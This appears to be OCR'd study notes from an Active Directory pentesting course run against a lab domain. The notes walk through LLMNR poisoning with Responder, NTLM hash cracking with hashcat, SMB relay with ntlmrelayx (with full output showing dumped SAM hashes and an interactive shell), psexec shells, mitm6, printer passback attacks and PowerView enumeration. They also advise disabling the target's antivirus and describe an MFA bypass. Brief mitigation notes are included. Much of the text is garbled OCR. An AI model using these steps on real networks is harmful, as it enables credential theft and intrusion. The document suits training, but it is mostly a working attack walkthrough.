e006c006f00630061006c0005001400053004d00420033002e006c006f00630061006c0007000800c0653150de09d2010600040002000000080030
003000000000000000010000000020000234d5dd50acc5817bf563c8c2c532cede6c7b288f5623e3055e34ec3de0f8d7f0a0010000000000000000
0000000000000000000000009001a0063006900660073002f00310030002e0038002e0030002e00320000000000000000000000000000 Password1

Session..........: hashcat
Status...........: Cracked
```

LLMNR Poisoning

Step 4: Crack Dem Hashes

hashcat –m 5600 hashes.txt rockyou.txt

After we have cracked a password we can use that to dig into the network.
Summary, you are performing man in the middle attack (MITM) and listening for wrong DNS request respond to it with responder and get username and hash.
install impact toolkit from impact GitHub.

Starting the Attack
responder -I eth0 -rdwv

- `responder`: The name of the tool. Responder is commonly used for Man-In-The-Middle (MITM) attacks, specifically targeting Windows authentication methods like NTLM and LLMNR (Link-Local Multicast Name Resolution).
- `-I eth0`: Specifies the network interface to listen on.
  - `eth0` is the name of the network interface. Replace it with the correct interface name for your system if necessary (e.g., `wlan0` for Wi-Fi).
- `-r`: Enables **NBT-NS (NetBIOS Name Service) poisoning**. This attack intercepts NetBIOS name resolution requests and responds with malicious data to redirect traffic.

- `-d` : Enables **DNS poisoning**, which intercepts and spoofs DNS responses to redirect traffic.
- `-w` : Enables **WPAD (Web Proxy Auto-Discovery) attack**, which responds to WPAD requests to trick clients into using a malicious proxy.
- `-v` : Enables **verbose mode**, which provides detailed output of Responder's operations, including what it's capturing and any responses.

Now in windows machine open file share and in the path above write `\\ATTACKER_IP`..

On Attacker system


Recap, first thing run responder listen and wait.
NOTE: Now clients are getting smarter and deactivating LLMNR this avoids the possibility of this attack. However most of the companies are still using LLMNR(still a win to poison it).

Cracking the hash
hashcat --help will list all the hashes but we know that this is NTML hash. A shortcut is

For wordlist u can just use rockyou.txt or be precise and use some custom wordlist or maybe your employer has there own wordlist.
Best practice is to use hashcat on base OS.

What will the hash look like

The entire capture with the username and hash saved on one file and then use hashcat.



-m 5600 for hast type we saw in hashcat --help


-O Optimize

Most clients are using LLMNR and do not have a password policy. This is why LLMNR poisoning is such a good attack for initial foothold.

One other thing is that if u captured a hash and could not crack it, it is a good indicator of there password policy is good (let them know).

If cracking does not work make custom wordlist company_name1, username_1, try some simple possible password combination. Think like someone who is trying to get away with remembering there password.

Mitigation



This is copy and past for what u can send to the client.

If then can not disable LLMNR and NBT-NS use network access control. It will filter based on Mac Address.
But there are bypassed for this as well.
Require strong passwords +14 password and stress on longer passwords.

Now we will learn how to use the hash to get some level of access(gain access to a machine).

SMB Relay
What if we can use the hash without cracking it. Think that hash was being sent to some server right? What if we can just relay them to some other machine.

Requirement -> SMB signing should be disabled or it will check for where the hash is coming from is it coning from the correct machine(is this hash value correct for this machine) and, Relayed user credentials must be admin on machine.

In the responder configuration file we will Turn off SMB and HTTP.
Next configure ntlmrelayx.py we decide what targets and what to do.


```
root@kali:/opt/impacket/examples# python ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server
```

So DNS fails then we capture the credentials and the use ntlmrelayx.py to attack the targets.

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-5: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] HTTPD: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] HTTPD: Client requested path: /
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] SMBD-Thread-8: Received connection from 10.0.3.7, attacking target smb://10.0.3.6
[*] Authenticating against smb://10.0.3.6 as MARVEL\fcastle SUCCEED
[*] Target system bootKey: 0xfa072c0e2986a4f488febee364a21a2a
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
PParker:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4f87de4f8fbabd41ae5558a122f6d592:::
[*] Done dumping SAM hashes for host: 10.0.3.6
```

Note we are dumping imp files most important dumped file is SAM file has username and hashes.
Summary, we first grab a hash relay it if SMB signing is disabled and it is admin then we can dump files or we can get a shell
Before we beguine, on both the machines turn on network -> network discovery on.

How to find machines with SMB signing disables.
First method nmap with a special script, second nesses scan or some other script from github (check for safety)



If `Message signing enables but not required` or disabled this attack will work on that machine. Add this machine into target.txt. For our attack to keep it simple we only add one machine.

Now we will relay our credentials from responder.
Set up responder.conf file
turn off SMB and HTTP.

Run `responder -I eth0 -rdwv`
Next step setting up the relay `ntllmrelayx.py -tf targets.txt -smb2support`
Now server is listening

On punisher machine enter some Ip that does not exist

Then on attacker machine

```
[*] Protocol Client SMB loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 192.168.57.141, attacking target smb://192.168.57.142
[*] Authenticating against smb://192.168.57.142 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-5: Received connection from 192.168.57.141, attacking target smb://192.168.57.142
[*] Authenticating against smb://192.168.57.142 as MARVEL\fcastle SUCCEED
[*] SMBD-Thread-7: Received connection from 192.168.57.141, attacking target smb://192.168.57.142
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is in stopped state
[*] Authenticating against smb://192.168.57.142 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Starting service RemoteRegistry
[-] SCMR SessionError: code: 0x420 - ERROR_SERVICE_ALREADY_RUNNING - An instance of the service is already running.
[-] 'CurrentState'
[*] Target system bootKey: 0xcfbf25015e1d6c6be980562c951b2219
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f3e72dc6a364b5f758adea61a39151e5:::
Peter Parker:1001:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
[*] Done dumping SAM hashes for host: 192.168.57.142
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Look there are hashes you can try to crack them and work on lateral movement or just pass them around.

Now how to make this shell interactive (part2) `ntllmrelayx.py -tf targets.txt -smb2support -i`

Now when u will simulate the attack again u will see that it writes what port it has started the shell.

```
*] SMBD-Thread-3: Received connection from 192.168.57.141, attacking target
*] Authenticating against smb://192.168.57.142 as MARVEL\fcastle SUCCEED
*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
```


`nc localhost 11000` This will give u SMB shell.

Please explore the commands in this shell.

But u can also use a msfvenom payload and listen with multi handler.

just add -e 'payload.exe' in the end.

How to defined,



Now, gaining shell access.

Metasploit => search psexec to get run Powershell.

Set this up and run

Note: This may miss on first attempt. Also this many be detected by windows defender.

Try psexec.py

```
root@kali:~# psexec.py marvel.local/fcastle:Password1@192.168.57.141
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.57.141.....
[*] Found writable share ADMIN$
[*] Uploading file IdRHXCZG.exe
[*] Opening SVCManager on 192.168.57.141.....
[*] Creating service ySxO on 192.168.57.141.....
[*] Starting service ySxO.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

or u can try smbexec.py or wmiexec.py or metasploit -> exploit/windows/smb/psexec_psh

or even something else.

Avoid metasploit for detection at first but after u have a shell try to navigate around the system


and figure out what antivirus they are running and try to disable it to try some of the other attacks.

IPV6 Attacks


We will use MITM6
Some changes in the lab
in the domain controller
Manage -> add roles and features -> next -> next => next -> Active directory Certificate Service
Next all of them.
Click on the flag on the top right corner -> Roles Services -> Certification Authority -> next -> next -> next -> Private Key -> Validity Period -> change 5 to 99.
Now reboot this server.
Attack

```
mitm6 -d marvel.local
```

and



Now reboot the windows 10 machine.
This will allow us the see some action because ipv6 is sending a reply "who has my DNS" in every 30 mins.




u can see that it is dumping information in lootdir

`firefox domain_users_by_groups.html`


here u can see a lot of information the most important one is description! Remomber how we discussed that some admins put there password in description thinking it is not visible we can see it without doing any thing.

Also in this folder we can find who is the domain admin and who do we need to attack.

Log into the windows 10 machine. Check back into the attacker box something amazing happened.



Then it created a new user for us



This tool can do much more. Please read more about it in the blog [here](). You can even add a new computer to the network.

Defending

Mitigation Strategies:

1. IPv6 poisoning abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments. If you don't use IPv6 internally, the safest way to prevent mitm6 is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy. Disabling IPv6 entirely may have unwanted side effects. Setting the following predefined rules to Block instead of Allow prevents the attack from working:
   - a. (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)
   - b. (Inbound) Core Networking - Router Advertisement (ICMPv6-In)
   - c. (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-Out)
2. If WPAD is not in use internally, disable it via Group Policy and by disabling the WinHttpAutoProxySvc service.
3. Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding.
4. Consider Administrative users to the Protected Users group or marking them as Account is sensitive and cannot be delegated, which will prevent any impersonation of that user via delegation.


Passback Attacks

What is this? This attack goes back to printer and other IOT devices. This is a bug.

Story time -> There was this printer with default credentials. And there were 2 setups SMB server for printer to scan files and send them to SMB server. But for some reason they had CEOs credentials sitting there for some reason as `l.connection` so just a default password and a technique for seeing the password
So we are looking for something that connects to LDAP or SMB connection.

Here sometimes u can see the password with just inspect element or sometimes password is not visible by inspect element. But u can see above there is an input for IP and this is exploitable. We can use netcat to listen and point this IP to our IP.

Same thing for SMPT. Very easy win.
Now we know all the attacks how do we use them
Begun with man in the middle or responder. 8Am or after lunch.
If scans are taking too long then use a simple scan for http. HTTP_VERSION (metasploit).
Then check the websites for default or simple passwords.
Scanning 80 and 443 is better because a network is expecting it.
Also look for IOT devices like printer.
Printer has a scan feature for scanning and sending files to SMB server the user may be made by admin and they will make the user domain admin. U many be able to dump those passwords.



Story Time ->Pentest on medical environment No SMB LMNR was working but IMAP was working on clear text and this was a password worked for phone system. They u can change redirection and phone numbers. These phone numbers worked for resetting the office outlook passwords. Now u can reset password of admin and reset call will be send to my phone. now u can by pass the MFA.

So, Enumeration is the key not exploitation.

Post Compromise Enumeration

Power view: Used for looking at the network domain policies etc.
Bloodhound: Visualize what is going on in domain and what can be the weak spots.
Power view GitHub. Just copy past this file on either one of the windows machine and run it for enumeration.

Power view

cmd.exe ->
`powershell -ep bypass` Execution policy is there for not executing scripts that we might execute by accident.
`..\Powerrview.ps1`
Please read up on powerview on much deeper level powerview is quite powerfull.
`Get-NetDomain`
`Get-NetDomainController`

These commands will give u some more information about what you might want to attack next.
`Get-DomainPolicy` Kerberos Policy and more.
`(Get-DomainPolicy)."system access"`
This will show u some very interesting information. Like min password length.

`Get-NetUsers` to see all the users
`Get-NetUser | select cn` this will show all the users
`Get-NetUser | select samaccountname`
`Get-NetUser | select description`
`Get-UserProperty`
`Get-UserProperty -Properties pwdlastset`
`Get-UserProperty -Properties logoncount` If some account has 0 logins it may be a honeypot.
`Get-UserProperty -Properties badpwdcount`
`Get-NetComputer` dumps the domain info
`Get-NetConputer -FullData` dumps all the information of domain
`Get-NetGroup`
`Get-NetGroup -GroupName "Domain Admins"`
`Get-NetGroupMember -GroupName "Domain Admins"`
`Invoke-ShareFinder` Finds shares
`Get-NetGPO` All the group policies
`Get-NetGPO | select displayname, whenchange`

Please paly around with this because this is were powerful. Please watch this video again.

